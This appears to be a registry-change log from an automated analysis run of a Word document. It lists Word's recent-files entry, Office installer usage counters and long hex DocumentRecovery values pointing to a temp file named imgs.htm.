HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE92B9AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680878	1378680879	success or wait	1	7FEE92B9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680879	1378680880	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8F45	F8F45	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 70 36 3B F6 2E EA D6 01 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8F45	F8F45	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 72 41 4E F6 2E EA D6 01 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8F45	F8F45	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 72 41 4E F6 2E EA D6 01 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 